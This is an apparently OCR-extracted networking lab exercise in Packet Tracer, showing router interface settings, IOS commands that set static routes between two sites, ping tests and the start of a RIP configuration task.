

Router 2
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
Serial2/0
Port Status
On
Duplex
Full Duplex
Clock Rate
2000000
IP Configuration
IPv4 Address
192.168.150.2
Subnet Mask
255.255.255.0
Tx Ring Limit
10
Equivalent IOS Commands
%LINK-5-CHANGED: Interface Serial2/0, changed state to up
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial2/0, changed state to up
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface Serial2/0
Router(config-if)#
Top

4.



Router 1
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
Static Routes
Network
Mask
Next Hop
Add
Network Address
192.168.130.0/24 via 192.168.150.2
Remove
Equivalent IOS Commands
Router(config-if)#
Router(config-if)#exit
Router(config)#interface Serial2/0
Router(config-if)#
Router(config-if)#
Router(config-if)#exit
Router(config)#
Router(config)#ip route 192.168.130.0 255.255.255.0 192.168.150.2
Router(config)#
Router(config)#
Router(config)#


Router 2
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
Static Routes
Network
Mask
Next Hop
Add
Network Address
192.168.120.0/24 via 192.168.150.1
Remove
Equivalent IOS Commands
up
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#interface Serial2/0
Router(config-if)#
Router(config-if)#exit
Router(config)#

5.




PC0 from JU-MAIN is pinging to hosts from JU-SL




PC5 from JU-SL is pinging to hosts from JU-MAIN

Problem 4: Configure dynamic routing using RIP





1. Create a network topology as shown above.
2. Configure all the routers to use dynamic routing protocol RIP.
3. Test your configuration by Mpinging each pair of hosts.


1.


PC-PT
PC0
PC-PT
PC1
Switch-PT
Switch 0
Server-PT
Server0
Router-PT
Router 0
Router-PT
Router 2
Switch-PT
Switch 1
PC-PT
PC2
PC-PT
PC3
Router-PT
Router 1
Switch-PT
Switch 2
PC-PT
PC4
PC-PT
PC5

